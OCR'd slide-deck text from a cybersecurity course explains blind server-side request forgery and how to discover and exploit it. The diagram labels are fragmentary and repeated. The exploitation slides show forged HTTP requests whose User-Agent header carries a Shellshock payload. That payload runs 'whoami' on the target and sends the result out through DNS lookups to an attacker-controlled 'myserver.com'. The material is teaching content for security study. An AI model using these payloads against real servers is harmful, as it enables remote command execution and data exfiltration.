

Server 1
Web server
Forged
Request
server1.com/private
Server 2



Response
Server 1
Web server
Forged
Request
server1.com/private
Server 2



Server 1
Web server
Server 2


Blind SSRF

Server-Side Request Forgery


Server 1
Web server
Forged
Request
server1.com/private
Server 2



No Response
Server 1
Web server
Forged Request
server1.com/private
Server 2



No Response
Server 1
Web server
Forged Request
Exploit
Server 2


Internal Network
Web server
Forged Request
Exploit

Discovering Blind SSRF

Server-Side Request Forgery


No Response
Server 1
Web server
Forged Request
server1.com/private
Server 2


My Server
Server 1
Web server
Forged Request
MyServer.com
Server 2

Exploiting Blind SSRF

Server-Side Request Forgery

Forged Request

```
GET /?product=4 HTTP/1.1
Host: webserver.com
Cookie: session=c4mDUwJftlcCWRp1Z

User-Agent: Mozilla/5.0 (Windows NT)
Accept: text/html
Referer: https://server3.com/

Accept-Encoding: gzip
Connection: close
```

Web server

```
GET / HTTP/1.1
Host: server3.com
User-Agent: Mozilla/5.0(Windows NT)
```

Server 3

Forged Request

```
GET /?product=4 HTTP/1.1
Host: webserver.com
Cookie: session=c4mDURp1Z

User-Agent: EXPLOIT
Accept: text/html
Referer: TARGET

Accept-Encoding: gzip
Connection: close
```

Web server

```
GET / HTTP/1.1
Host: TARGET
User-Agent: EXPLOIT
```

Target

```
nslookup $(.COMMAND).myserver.com
```

```
nslookup $(.COMMAND_RESULT).myserver.com
```

Forged Request

```
GET /?product=4 HTTP/1.1
Host: webserver.com
Cookie: session=c4mDUwCWRp1Z

User-Agent: (){:;}; /usr/bin/nslookup
$(.whoami).myserver.com

Accept: text/html
Referer: https://target.com/

Accept-Encoding: gzip
Connection: close
```

Web server

```
GET / HTTP/1.1
Host: target.com
User-Agent: (){:;}; nslookup $(.whoami).myserver.com
```

root.myserver.com

Target

My server